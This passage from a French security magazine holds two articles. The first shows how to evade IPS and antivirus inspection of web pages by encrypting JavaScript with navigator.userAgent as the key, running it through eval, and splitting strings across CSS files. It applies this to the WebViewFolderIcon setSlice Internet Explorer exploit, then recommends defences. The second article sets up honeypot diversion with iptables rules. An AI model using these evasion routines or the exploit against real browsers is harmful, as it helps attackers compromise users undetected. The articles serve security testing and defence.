
</body></html>
```

Le code JavaScript précédent initialise le tableau encryptedCode avec une série d'entiers choisis. Ces entiers seront diminués d'une unité puis convertis vers leur caractère équivalent dans le tableau ISO-Latin-1 pour créer une chaîne de caractères : decryptedCode. Il est alors possible d'exécuter le code contenu dans cette chaîne de caractères à l'aide de la fonction eval(). Ainsi, la page Web précédente est équivalente à la page suivante, si ce n'est qu'une IPS cherchant le pattern danger ne verra rien :

```
<html><body>

<script>
document.write('danger');
</script>

</body></html>
```

Cet exemple est simple, et on ne peut pas parler de réel chiffrement du code JavaScript. Il est cependant possible de complexifier cette routine et de réaliser un « chiffrement » sommaire du code pouvant rendre inopérants les meilleurs outils d'analyse, même s'ils réalisent une émulation du code JavaScript. L'idée consiste à prendre une clé de déchiffrement qui sera connue par le navigateur, mais pas par l'émulateur de l'outil d'analyse de contenu. De nombreuses clés de déchiffrement peuvent être imaginées. Par exemple :

- Les propriétés de l'objet navigator (navigator.userAgent, navigator.plateform, etc.) peuvent servir à s'assurer que le code n'est correctement déchiffré que sur une version précise d'un navigateur ou sur un OS spécifique.
- Les propriétés des *plugins* et composants additionnels installés dans le navigateur peuvent aussi servir à cibler un navigateur particulier, tout en mettant en défaut les émulateurs.
- Enfin, contre un hypothétique émulateur capable de fournir la bonne clé aux questions précédentes, un test de parsing de tags HTML mal formés est un moyen efficace de s'assurer que notre code s'exécute bien dans le navigateur cible. Les différences d'implémentation de chaque navigateur créent en effet des différences subtiles, et il est possible de construire la clé en fonction du parsing réussi ou échoué d'une série de tags HTML « bizarres ».

Pour plus d'informations, à la fois sur les clés de déchiffrement pouvant être utilisées dans les différents navigateurs et sur les contournements génériques des outils d'analyse de code par émulation, nous vous invitons à consulter la présentation suivante du SSTIC 2006 [3].

En guise d'exemple simple, le code JavaScript contenu dans la page Web suivante se sert de la propriété navigator.userAgent comme clé pour chiffrer le code document.write('danger');. Cette propriété bien connue est une chaîne de caractères définissant le type et la version du navigateur (pouvant cependant être modifiée par l'utilisateur).

```
<html><body>

<script>
var key = navigator.userAgent;
var encryptedCode = new Array(177,222,221,222,217,209,207,163,98,165,162,137,156,200
,151,148,212,194,226,208,199,222,140,100);
var decryptedCode = "";

for (i = 0; i < encryptedCode.length; i++) {
        decryptedCode += String.fromCharCode(encryptedCode[i] - key.
charCodeAt(i % key.length));
}
try{
        eval(decryptedCode);
}
catch(e) {}
</script>

</body></html>
```

Comme précédemment, la fonction eval() exécute la chaîne de caractères decryptedCode. Cette chaîne de caractères aura été au préalable générée par la suite des entiers du tableau encryptedCode, auxquels aura été préalablement soustrait chaque valeur numérique correspondant aux caractères successifs de la propriété navigator.userAgent du navigateur. Ce déchiffrement donnera un code correct avec la propriété navigator.userAgent suivante :

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR
2.0.50727; .NET CLR 1.0.3705)
```

Cette valeur de l'*userAgent* correspond à un Internet Explorer 6.0 sur Windows XP. Dans ce navigateur, la chaîne de caractères danger s'affichera. Si la propriété navigator.userAgent n'est pas celle utilisée pour chiffrer le code, alors le déchiffrement aboutit à une chaîne de caractères incompréhensible. La fonction eval() générera une erreur qui sera discrètement « catchée », et rien ne s'affichera dans la fenêtre du navigateur.

Conclusion : un IPS voulant détecter ce type de code hostile devrait non seulement être capable d'émuler l'exécution du code JavaScript à analyser, mais devrait aussi émuler correctement toutes les propriétés et les caractéristiques pouvant être utilisées pour chiffrer ce code hostile. À moins de connaître le type de navigateur ayant fait la requête, il devra de plus déchiffrer le code en essayant successivement toutes les clés possibles pour les différentes versions des navigateurs ! Enfin, comme nous l'avons montré, il serait facile pour un attaquant d'aller plus loin, en construisant par exemple la clé à l'aide de tests sur le parsing HTML.

Exemple 2 : Construction et insertion dynamique d'un tag HTML hostile

L'exemple précédent montre qu'il est possible de chiffrer et déchiffrer du contenu à l'intérieur d'un même document. Dans ce nouvel exemple, nous montrons qu'il est possible de récupérer

du contenu éparpillé en différents endroits, y compris dans un autre document, pour reconstruire dynamiquement un contenu hostile sur la page Web.

La page Web affichée dans la fenêtre du navigateur est en effet constituée de plusieurs fichiers : page HTML unique ou multiples *frames*, feuilles de style, images, etc. L'interface DOM (« *Document Object Model* ») définit une série d'API pour accéder et modifier facilement le contenu de ces différents éléments, même après leur téléchargement et leur affichage par le navigateur.

Il est possible de mettre à profit cette capacité pour fragmenter et éparpiller le code d'une attaque vers un navigateur Web. Si le code est suffisamment fragmenté, il y a de fortes chances que l'IPS n'arrive pas à reconnaître une signature d'attaque. Les endroits où les fragments de code peuvent être cachés et récupérés simplement sont principalement ceux définis dans l'interface DOM :

- les frames et autres documents (X)HTML ;
- les feuilles de style (CSS) ;
- les images au format SVG ;
- et d'autres plus rares (MathML, etc.).

Il est aussi possible de récupérer le code hostile directement du serveur, en réalisant par exemple une série de petites requêtes à l'aide de l'objet `XMLHttpRequest()`.

Pour illustrer ces propos, le code suivant récupère et affiche la chaîne `danger`. Cette chaîne a été fragmentée en 3 parties dans la feuille de style `hostile.css`.

```
<html>
<body>

<link rel="stylesheet" type="text/css" href="hostile.css" />

<div id="insert"></div>

<script>
var defrag = "";

if(document.styleSheets[0].cssRules)
        var fragRules = document.styleSheets[0].cssRules;
else
        var fragRules = document.styleSheets[0].rules;

for(i = 0; i < 3; i++) {
        defrag += fragRules[i].style.cssText.substring(13, 15);
}

hostileNode = document.createTextNode(defrag);
document.getElementById('insert').appendChild(hostileNode);
</script>

</body>
</html>
```

Voici le contenu du fichier `hostile.css` :

```
h1 {font-family : da }
h2 {font-family : ng }
h3 {font-family : er }
```

Le code précédent récupère les 3 fragments dans la feuille de style et reconstruit la chaîne initiale par concaténation. Le sélecteur `font-family` est ignoré à l'aide de la fonction `substring()`. Ensuite, le code ajoute dynamiquement dans la page Web un nœud contenant le texte à afficher. À noter le bout de code initial, nécessaire pour pouvoir récupérer les attributs de la feuille de style à la fois dans Internet Explorer et dans Firefox.

Le code de l'attaque est situé dans le fichier `hostile.css`. Le contenu de ce fichier est analysé par les IPS, mais le code hostile est scindé de façon à induire en erreur le moteur d'analyse. Il s'agit d'une manière supplémentaire d'échapper à l'attention des dispositifs d'analyse de contenu Web.

En conclusion, on peut dire que les standards et les langages du Web offrent aux attaquants de nombreux moyens de dissimuler leurs attaques. Dans ces conditions, l'analyse d'une page Web semble difficile, sinon impossible. Il est cependant nécessaire de prouver ces idées par quelques démonstrations utilisant des attaques récentes, face à des outils d'analyse largement déployés.

3. Mise en œuvre des techniques de contournement

Présentation de l'environnement de test

Pour montrer l'efficacité des techniques d'obfuscation présentées et rappeler les limites des dispositifs de filtrage de contenu Web, nous avons créé un environnement de test. Il n'est pas parfait, mais représente correctement la réalité des entreprises mettant en place un contrôle par analyse des flux Web à l'aide d'un IPS.

Dans notre environnement, les flux HTTPS ont été bloqués aux seuls sites présents sur une liste blanche (trop simple sinon :-). Un attaquant ne peut ainsi pas tirer profit de ce moyen facile d'échapper à l'analyse. Un serveur proxy assure une rupture protocolaire, ce qui rend difficile les techniques d'évasion de niveau 3 et 4.

L'analyse du contenu Web est assurée par 2 produits :

- Snort configuré en IPS, disposant des dernières règles, y compris quelques règles provenant du projet Bleeding Snort [4]. De plus, toutes les règles ont été activées pour assurer une sécurité maximale, au risque bien sûr de voir un contenu légitime bloqué.
- Un IPS commercial, disposant de signatures pour protéger contre les attaques ciblant les navigateurs. Nous ne dévoilerons pas le nom de cet IPS, ce qui a peu d'importance, car nous avons toutes les raisons de penser que le résultat du test serait similaire avec celui de la plupart des produits du marché.

Le poste client ciblé dispose d'Internet Explorer 6.0, entièrement à jour de ses correctifs à l'heure de la rédaction de cet article. De plus, un antivirus est installé sur le poste de travail, ses signatures sont à jour.

Notre objectif est de contourner l'analyse de contenu en plaçant un contenu offensif sur un serveur Web. Pour cela, nous allons modifier des attaques dont la signature est connue, en la dissimulant par une des techniques d'obfuscation au niveau du document HTML envoyé au navigateur.

L'attaque bête et méchante, sans obfuscation

Nous proposons de prendre une vulnérabilité récente : une erreur dans le contrôle ActiveX WebFolderViewIcon d'Internet Explorer **[5]**, permettant d'exécuter du code arbitraire. Cette faille a été postée pour la première fois le 18 juillet 2006 sur le blog d'HD Moore, à l'occasion du « *Month of Browser Bugs* » **[6]**. Il a cependant fallu attendre son intégration dans Metasploit le 26 septembre 2006 pour que cette vulnérabilité soit prise au sérieux. Au moment de la rédaction de cet article, de nombreux exploits fonctionnels ont été postés sur plusieurs sites grand public, et aucun correctif officiel n'est pour le moment publié.

Il est possible d'utiliser un des nombreux exploits publiés pour réaliser les tests. Cependant, pour simplifier la démonstration, nous proposons de travailler sur le code originellement publié par HD Moore. Ce code entraîne le crash d'Internet Explorer :

```
<html>
<body>

<script>
var a = new ActiveXObject('WebViewFolderIcon.
WebViewFolderIcon.1');
a.setSlice(0x7fffffff, 0, 0x41424344, 0);
</script>

</body>
</html>
```

Pour vérifier que cette attaque est correctement détectée, nous essayons de télécharger cette page à travers l'IPS. Snort réagit immédiatement, empêche le téléchargement du contenu, et affiche une alerte sur la console d'administration. De même, l'IPS commercial bloque le contenu, ce qui est une bonne nouvelle : nous allons pouvoir continuer les tests. Pour cela, nous décidons de dissimuler l'attaque au sein du document HTML.

À noter que l'antivirus ne détecte rien, ce qui le met d'entrée hors jeu contre cette attaque. En pratique, il peut arriver que l'antivirus détecte une page Web hostile lorsque celle-ci est enregistrée dans le répertoire temporaire du navigateur.

Obfuscation du code offensif par « chiffrement »

Notre premier test consiste à chiffrer le code JavaScript à l'aide de la propriété `navigator.userAgent`, comme décrit dans la partie « Exemple 1 : Déchiffrement et l'évaluation d'un code JavaScript hostile ». Le code suivant affiche dans la fenêtre du navigateur le tableau d'entiers représentant le code chiffré avec cette propriété :

```
<html><body>

<script>
var key = navigator.userAgent;
var clearCode = "INSERER_ICI_CODE_A_DISSIMULER";
var encryptedCode = new Array();

for (i = 0; i < clearCode.length; i++) {
        encryptedCode[i] = Number(clearCode.charCodeAt(i) + key.charCodeAt(i
% 11));
}
document.write(encryptedCode);
</script>

</body></html>
```

Le code à dissimuler doit être inséré à la place de `INSERER_CODE_A_DISSIMULER`. Dans notre exemple, il s'agit de la chaîne de caractères suivante :

```
var a = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
a.setSlice(0x7fffffff, 0, 0x41424344, 0);.
```

Pour les autres exploits, la chaîne est très similaire et il n'est pas nécessaire de dissimuler l'ensemble de la page Web, notamment le *payload*, car il ne fait pas partie des signatures reconnues par l'IPS (du moins pas pour les produits et exploits testés).

Le tableau d'entiers ayant été affiché par la page Web précédente doit être ensuite inséré dans le code vu dans la partie « Exemple 1 : Déchiffrement et l'évaluation d'un code JavaScript hostile ». Il sera alors déchiffré et exécuté une fois téléchargé par le navigateur cible. Pour éviter un échec du déchiffrement à cause de différences non significatives dans l'userAgent de certaines versions d'Internet Explorer, il est conseillé de ne prendre que les 11 premiers caractères de la clé (chaîne de caractères `Mozilla/4.0`).

Les tests sont probants : ni Snort, ni l'IPS commercial ne sont capables de détecter le code hostile. En fonction du code utilisé, le *shellcode* s'exécute ou le navigateur crashe. Les autres techniques présentées dans cet article fonctionnent, elles aussi, correctement, dès que la routine de dissimulation encode ou fragmente les éléments caractéristiques de cette attaque, à savoir les chaînes de caractères `WebViewFolderIcon`, `setSlice` et `0x7fff`.

4. Les solutions pour limiter les risques de compromission du navigateur

Les techniques de contournement présentées sont capables de déjouer aisément l'analyse statique du contenu Web effectuée par les IPS actuels. La première idée qui vient à l'esprit pour améliorer ces outils serait de faire appel à des émulateurs évolués, capables de réaliser une analyse dynamique du code contenu dans la page Web, à l'image des antivirus bloquant les binaires malicieux.

Cependant, cette solution apparaît comme irréaliste. Tout d'abord, l'utilisation d'émulateurs de code entraînerait une latence significative du trafic Web traversant ces dispositifs, et une dégradation des performances supplémentaires si les utilisateurs sont nombreux. Surtout, il resterait possible d'induire en erreur l'émulateur à l'aide d'une des techniques présentées précédemment. Le seul émulateur parfait serait... le navigateur ciblé. Mais serait-il alors possible de compromettre l'IPS en même temps que le système cible ;-) ?

Rien ne sert de dire que les standards du Web ont accouché d'un monstre, impossible à analyser pour les outils de sécurité réseau. Mais il est vrai que la sécurité du poste de travail ne doit pas reposer uniquement sur les outils de sécurité réseau. Elle passe surtout par un renforcement du poste de travail lui-même :

- D'une part, l'application rapide des correctifs sur les navigateurs Web du réseau interne, dès la publication de la vulnérabilité. Bien sûr, cela peut s'avérer impossible pour Internet Explorer, à cause de la multiplication des *0-days*. Les courageux peuvent cependant essayer les correctifs non officiels, comme ceux diffusés par la ZERT (*Zero Day Emergency Response Team*) **[7]**. Les adeptes d'une approche brutale désactiveront d'un bloc l'Active Scripting. Les bricoleurs effectueront les actions palliatives recommandées dans les bulletins d'alerte, comme l'activation du *kill bit* ou la modification des ACL sur les contrôles ActiveX vulnérables **[8]**.

- D'autre part, les techniques de protection de type *EndPoint*, comme l'installation d'HIDS sur les postes de travail et le renforcement de la configuration du système d'exploitation et des navigateurs.

Nous n'entrerons pas dans le débat sur l'utilisation de navigateurs Web alternatifs, car il est aussi complexe pour un attaquant compétent de trouver une erreur de programmation grossière par analyse du binaire d'Internet Explorer, qu'une erreur subtile par la lecture du code source de Firefox. Dans les deux cas, le résultat est le même.

Enfin, l'une des pensées les plus pragmatiques consiste à partir du principe que dans le contexte actuel, un attaquant réussira tôt ou tard à compromettre le poste de travail d'un utilisateur. Partant de ce principe, il est sage de considérer les segments contenant les postes de travail comme des réseaux potentiellement hostiles. Il en résulte une approche de cloisonnement selon le principe de moindre privilège : seules les applications (serveurs et services) nécessaires doivent être accessibles aux utilisateurs.

Conclusion

Nous avons vu qu'il est simple de dissimuler un code hostile dans un page web pour éviter sa détection par un dispositif d'analyse de contenu Web. D'une certaine façon, ce n'est pas une surprise : il est en effet toujours possible de contourner un mécanisme de type IDS/IPS, surtout lorsqu'il doit analyser un contenu complexe comme une page Web. L'apport de cet article est simplement d'inciter à la prudence quant au discours commercial autour de ces produits.

Les outils « standards » restent efficaces pour se protéger contre des menaces « standards » (par exemple les malwares largement répandus). Ils sont utiles dans l'architecture de sécurité, mais les responsables sécurité doivent être conscients de leurs limites, et du fait que ces limites peuvent être **très vite** atteintes ! Se protéger contre des attaquants déterminés, agissant par exemple dans un objectif d'espionnage économique, demande plus d'efforts que d'installer simplement la dernière solution sur le marché.

Références

[1] Challenge iDefense Q3 2006 : **http://labs.idefense.com/vulnerability_challenge_q306.php**

[2] milw0rm : **www.milw0rm.com**

[3] DELALLEAU (Gaël) et FEIL (Renaud), « Vulnérabilité des postes clients », SSTIC2006 : **http://actes.sstic.org/SSTIC06/Vulnerabilite_des_postes_clients/**

[4] Bleeding Snort, « *Free Zone for Snort IDS signature development* » : **http://www.bleedingsnort.com/**

[5] *Microsoft WebViewFolderIcon ActiveX Control Buffer Overflow Vulnerability* : **http://www.securityfocus.com/bid/19030/info**

[6] *Broswer Fun MoBB #18 (WebViewFolderIcon setSlice)* : **http://browserfun.blogspot.com/2006/07/mobb-18-webviewfoldericon-setslice.html**

[7] ZERT (*Zero Day Emergency Response Team*) : **http://isotf.org/zert/**

[8] Exemple de bulletin Microsoft indiquant des actions palliatives standards : **http://www.microsoft.com/technet/security/advisory/925444.mspx**

Défense par diversion et quarantaine

Les firewalls ont depuis longtemps fait preuve de leur efficacité dans la protection des services vulnérables. Ils épurent le trafic en n'autorisant que les services que l'organisme met à disposition du public. Mais cette défense, statique, ne suffit plus : les pirates se concentrent sur les points, fixes, qui sont ouverts. Le délai d'apparition des exploits diminuant et les horaires des RSSI n'étant pas extensibles, il fallait introduire un petit peu de dynamisme dans cette défense. Notre environnement universitaire, doté de très nombreuses adresses IP publiques, d'une grosse bande passante et d'une multitude de « points fixes » hébergés par plusieurs laboratoires, était le contexte idéal pour tenter une nouvelle approche. La défense par diversion et quarantaine a trois objectifs : détecter l'agression, la ralentir et enfin la détourner des serveurs de production.

1. Introduction

1.1 L'attaque

Les attaques modernes sont de plus en plus organisées, voire industrialisées. Les piratages d'antan, qui font encore les beaux jours du cinéma, sont rares, car le « métier » répond désormais à des critères de productivité. Les attaques actuelles sont souvent massives, automatisées au moyen de vers, virus ou de scripts, qui n'ont pas d'autre but que de trouver des victimes quelles qu'elles soient. La méthode artisanale est souvent réservée à des cibles particulières qui possèdent une défense informatique solide et présentent un intérêt financier évident.

Les schémas d'attaque actuels, hormis pour des attaques extrêmement ciblées, ou des méthodes telles que le *googlehacking* **[GOOGLEHACK]**, passent généralement par les phases suivantes :

1. Un scan, de ports ou de bannières, parfois ciblé ou complètement aléatoire : pour la constitution de BotNets, par exemple. Pour le scan de ports, il est généralement furtif et peut être noyé dans un flot de diversion constitué de paquets dont l'adresse d'origine a été forgée. Pour le test de bannières, il est parfois décorrélé dans le temps de l'attaque en elle-même (cf. les tests suivant l'annonce d'une vulnérabilité d'un logiciel particulier qui sera détaillée plus tard).
2. L'attaque du service potentiellement vulnérable. Celle-ci est généralement massive et automatisée. On y trouve :
   - les tests de couple identifiant/mot de passe en ssh, ftp, telnet ;
   - les attaques sur des services pas forcément en rapport avec le logiciel concerné (voir pour cela des attaques visant IIS sur des serveurs apache) ;
   - les requêtes spécifiquement conçues pour la version du logiciel offrant le service avec, parfois, une multiplicité due à une recherche d'offset dans un *buffer overflow*.
3. L'intrusion proprement dite dans le système, avec l'exploitation d'une vulnérabilité ou la simple utilisation d'un compte dont le mot de passe est trop faible.
4. Le rapatriement d'outils complémentaires sur la machine compromise.
5. L'escalade de privilèges, l'installation de *backdoor*, l'effacement des logs, etc.


Nous remarquerons qu'en général, l'agresseur doit faire de multiples tentatives avant d'avoir un résultat.

1.2 La défense

Le *firewall* va défendre l'organisme en empêchant le pirate de contacter tout service qui ne serait pas officiellement ouvert à l'extérieur, et ainsi de faire des tests de ports et de bannières. Le firewall accepte les communications autorisées et refuse toutes les autres.

D'autres dispositifs tels que les IPS bloquent les paquets non conformes ou des signatures d'attaques directement dans la communication.

Figure 1 *Fonctionnement d'un firewall*



1.3 Résultats

Pour le pirate : il n'a accès qu'aux ports volontairement ouverts (en général les ports 80, 443 et 25). Il sait donc désormais très précisément quelles sont les portes d'entrée, et concentre ses efforts sur les seuls services offerts.

Les scans de ports bloqués représentent une information rarement utilisée pour détecter les agresseurs : le firewall les neutralise, mais ne peut en tirer une information fiable, à cause du *spoofing* et des phénomènes de diversion (option `decoy` de nmap).

2. Une nouvelle approche

Au lieu de bloquer le pirate, pourquoi ne pas lui donner ce qu'il demande, par l'intermédiaire d'un *honeypot* à fort ou à faible interaction, avec quelques services bien choisis.

Fabrice Prigent
Fabrice.Prigent@laposte.net

Celui-ci n'a pas pour but premier de découvrir comment travaille le pirate, ou savoir ce qu'il veut, mais plutôt de proposer des cibles de diversion, pour le ralentir.

Cependant, ralentir le pirate n'est pas suffisant, car nous voulons améliorer la protection. Le honeypot nous aide en détectant le pirate : il ne reste plus qu'à fournir cette information au système de protection.


2.1 Divertissons le pirate

Le pirate cherche des services à exploiter. Nous allons les lui donner, par le truchement d'un honeypot. Tout service, (nous verrons plus tard que ce « tout » est abusif) qui n'est pas offert est redirigé sur le honeypot, et ce, pour chacune des adresses IP publiques gérées par l'organisme. La présence d'une DMZ n'ayant que peu d'incidence sur le principe général du procédé, elle n'est pas prise en compte.

Ainsi que le montre le schéma (Fig. 2), le firewall devient une sorte de miroir semi-réfléchissant qui détourne les communications : celles qui sont autorisées sont dirigées vers les serveurs officiels, celles qui devraient être bloquées sont en fait « DNATées », c'est-à-dire que nous modifions l'adresse de destination pour la transformer en l'adresse du honeypot.

Le processus serait identique pour des relais applicatifs placés dans une DMZ.

Figure 2 *Mise en place de la diversion*



2.2 Implémentation de la diversion

La diversion suppose la modification du firewall, et la constitution du honeypot. Les amateurs de configuration efficace se reporteront à **[HONEYPOT]** pour une explication complète sur les honeypots.


La démonstration se base sur le module netfilter, mais son adaptation est triviale pour tout outil capable de faire du DNAT.

2.2.1 Configuration du Firewall

Avec netfilter, le procédé est relativement simple, mais nécessite une grande rigueur dans la création des règles, surtout quand celles-ci sont nombreuses. Nous avons, pour simplifier l'écriture, développé un générateur spécifique.

Supposons que le contexte soit le suivant : notre réseau est le 129.42.0.0/16, conformément au schéma décrit Figure 3.

Figure 3 *Schéma de diversion*



Nous offrons 4 services : le web, le smtp, le ftp et le DNS. Le firewall possède les règles, volontairement simplifiées, suivantes :

```
iptables -A FORWARD -m state --state RELATED, ESTABLISHED -j ACCEPT
iptables -A FORWARD -p tcp --dport 80 -d $serveur_www -j ACCEPT
iptables -A FORWARD -p tcp --dport 25 -d $serveur_smtp -j ACCEPT
iptables -A FORWARD -p tcp --dport 21 -d $serveur_ftp -j ACCEPT
iptables -A FORWARD -p tcp --dport 53 -d $serveur_dns -j ACCEPT
iptables -A FORWARD -p udp --dport 53 -d $serveur_dns -j ACCEPT
iptables -A FORWARD -s 129.42.0.0/16 -j ACCEPT
iptables -A FORWARD -j LOG
iptables -A FORWARD -j DROP
```

Nous créons maintenant la diversion dans la table PREROUTING. Une règle simple envoie dans la chaîne DIVERSION les nouveaux paquets provenant de l'interface extérieure. La chaîne DIVERSION est constituée de toutes les autorisations que nous avons dans la chaîne FORWARD, qui ne doivent pas être NATées, puis d'une redirection vers le honeypot pour les paquets restants. On obtient le résultat suivant, dans la table nat :

```
iptables -t nat -A PREROUTING -i eth1 -m state --state NEW -j DIVERSION
iptables -t nat -N DIVERSION
iptables -t nat -A DIVERSION -p tcp --dport 80 -d $serveur_www -j RETURN
iptables -t nat -A DIVERSION -p tcp --dport 25 -d $serveur_smtp -j RETURN
iptables -t nat -A DIVERSION -p tcp --dport 21 -d $serveur_ftp -j RETURN
iptables -t nat -A DIVERSION -p tcp --dport 53 -d $serveur_dns -j RETURN
iptables -t nat -A DIVERSION -p udp --dport 53 -d $serveur_dns -j RETURN
iptables -t nat -A DIVERSION -j DNAT --to $honeypot
```

On autorise ensuite, dans la table `filter`, les connexions vers le honeypot, juste avant le `DROP`. Nous n'enlevons pas les règles d'interdictions, bien que désormais inutiles, au cas où... Nous supposons ici que le honeypot est unique, mais rien n'empêche d'en créer plusieurs, et donc de « NATer » vers plusieurs machines.

```
iptables -A FORWARD -d $honeypot -j ACCEPT
```

Le code `netfilter` ainsi créé renvoie toutes les connexions qui ne sont pas acceptées vers le honeypot. À lui de répondre ou pas.

Mais cette notion d'acceptation tous azimuts de connexions occasionne une consommation importante de ressources, surtout dans les tables de suivi de connexions. Il devient nécessaire de modifier les paramètres par défaut du firewall pour résister à cet afflux.

Modification du `/etc/rc.local` pour un noyau 2.6.

```
echo 1048576 > /proc/sys/net/ipv4/ip_conntrack_max
```

Modification du `/etc/modprobe.conf` pour un noyau 2.6.

```
options ip_conntrack hashsize=1048576
```

2.2.2 Configuration du honeypot

Un honeypot peut être constitué de diverses manières qui répondent chacune à des exigences différentes. Le choix se fait d'abord sur le niveau d'interaction du service que nous souhaitons simuler : haute ou faible interaction. Enfin, il faudra départager suivant les outils à notre disposition.

Un rappel sur nos objectifs s'avère donc nécessaire :

- repérer au plus tôt une tentative de piratage ;
- ne pas s'alarmer d'une connexion légitime ;
- ne pas faire un honeypot d'observation, mais un honeypot de protection.

Ceci signifie en particulier que devons décider à partir de quel moment une connexion est illégitime. Est-ce dès que le port est contacté (netbios, mssql, snmp) ? Est-ce uniquement si une action manifestement illégale est intentée (test SSH, faille PHP, etc.) ? Il faut aussi évaluer si le fait de présenter à un pirate un service correctement simulé permet de mieux le repérer. Nous devons donc décider si le fait d'aller plus loin dans la communication nous est indifférent, utile ou indispensable.

2.2.2.1 Les services à haute interaction

Il s'agit des logiciels réels que l'on fait tourner sur une machine virtuelle ou non. Au même niveau de mise à jour que les services officiels, ils présentent exactement les mêmes caractéristiques, et sont donc quasiment indiscernables des vrais. De plus, ils possèdent les mêmes vulnérabilités.

Leur configuration est telle qu'elle autorise la collecte d'un maximum d'informations, tout en interdisant l'accès de manière applicative. Cette interdiction a donc tout intérêt à se faire suffisamment tard dans le processus.

On doit être attentif au paramétrage des logiciels utilisés : ils doivent être les plus ressemblants possible aux services réels, mais en limitant les possibilités de casse. On pense particulièrement aux problèmes du nombre d'instances, de la charge, de la fréquence d'acceptation. On limite les options consommatrices de temps et de CPU, mais il faut équilibrer entre réalisme de la simulation et risque. Cela est particulièrement le cas pour les services web : doit-on reproduire la même architecture, avec les mêmes scripts ? Notre réponse a été négative :

- Cela demande énormément de travail d'avoir une configuration identique sur le honeypot et les serveurs de production.
- Le bénéfice, par rapport à une « simple » détection par SNORT de signatures, est relativement faible, surtout que celui-ci peut facilement être en mode « hypersensible ».

Dans un contexte plus proactif, il est envisageable de placer des services à haute interaction, sans pour autant offrir le service de manière officielle. C'est prendre un risque avec le honeypot qui est à calculer.

2.2.2.2 Les services à faible interaction

Ce sont des logiciels dont le rôle est de simuler, de manière plus ou moins fine, les réactions d'un logiciel serveur normal. Certains se contentent de travailler au niveau TCP, d'autres reproduisent certains des ordres courants, avec parfois la bannière du logiciel : on les appelle parfois « honeypot à moyenne interaction ».

Plusieurs outils à faible interaction sont disponibles : dtk **[DTK]**, Honeyperl, HoneyD, etc. HoneyD **[HONEYD]** est l'un des plus connus, car il est capable de simuler avec réalisme et simplicité de très nombreux logiciels serveurs (netbios, SNMP, serveur IIS, wu-fptd, sendmail 8.12.2, etc.).

Cependant, le choix entre réalisme et risque nous oriente vers quelque chose de plus simple, moins lourd, et donc moins réaliste. Xinetd avec son type SENSOR est parfait pour des services : il n'effectue aucune action hormis celle de répondre à la séquence SYN-SYNACK-ACK, et il bénéficie de tous les mécanismes de protection de Xinetd.

Ces services ne déclenchent une alerte **que** si le SYN-SYN/ACK-ACK est terminé. Donc, pas si l'adresse IP est *spoofée*. De même, les services udp doivent faire l'objet d'un traitement particulier, le spoofing étant beaucoup trop facile.

La configuration d'un service à faible interaction avec Xinetd est vraiment un jeu d'enfant :

```
cat /etc/xinetd.d/fake-ica
service ica
{
  socket_type = stream
  wait = no
  user = root
  flags = SENSOR
  id = ica
  type = INTERNAL
  log_type = SYSLOG daemon warning
  log_on_success = HOST PID
  log_on_failure = HOST
  deny_time = NEVER
  instances = 300
  cps = 100 2
  disable = no
}
```

Il est tout à fait envisageable, voire judicieux, de placer un HoneyD pour simuler les services officiels trop dangereux, trop lourds ou trop complexes. Il suffit de s'assurer que le logiciel simulé correspond à celui réellement utilisé.

2.2.2.3 Alors ? Haute ou faible interaction ?

L'expérimentation montre que l'attaquant abandonne rapidement les services à faible interaction, et donc trouve plus rapidement les services réels, alors que l'on constate un acharnement certain sur les services correctement simulés.

La haute interaction permet de rendre indifférenciable les vrais services des faux.

Enfin, le fait que le honeypot soit à haute interaction, « permet » de le rendre aussi vulnérable que les vrais services et, pour peu qu'il soit piraté en premier et que l'attaquant en « ressorte », de détecter une vulnérabilité, même inconnue.

Il devient donc évident que les honeypots à haute interaction doivent être utilisés sur tous les services officiels que nous proposons à l'extérieur. La faible interaction, quant à elle, n'a pas de raison d'être installée : notre but premier étant la protection, pas l'analyse.

Cependant, quelques raisons sont susceptibles de nous pousser à les implémenter :

- le logiciel du service officiel est impossible ou trop compliqué à installer ;
- le logiciel charge trop le honeypot ;
- les risques à installer le logiciel sont trop grands ;
- nous avons besoin d'analyser le comportement des pirates ;
- nous souhaitons détecter des machines infectées ou compromises ;
- nous ressentons un besoin de faire sentir à notre direction générale la réalité des agressions sur Internet, par des graphiques très explicites (fig. 6 et fig. 7) ;
- parce que cela nous donne des indicateurs intéressants.

2.2.2.4 Optimisation

Le Honeypot doit résister à un grand nombre de connexions de tout type, surtout les plus dangereuses. On regarde donc les paramétrages système, tels que les **[SYNCOOKIES]** qui permettent de ne pas conserver inutilement en mémoire une information de connexion qui ne sera peut-être jamais utilisée (cas des scans furtifs). Voici d'ailleurs quelques modifications utiles de `/etc/sysctl.conf` que l'on peut retrouver sur **[TCPTUNING]**. Nous pouvons être très agressifs : le service n'a pas à être rendu « correctement ».

```
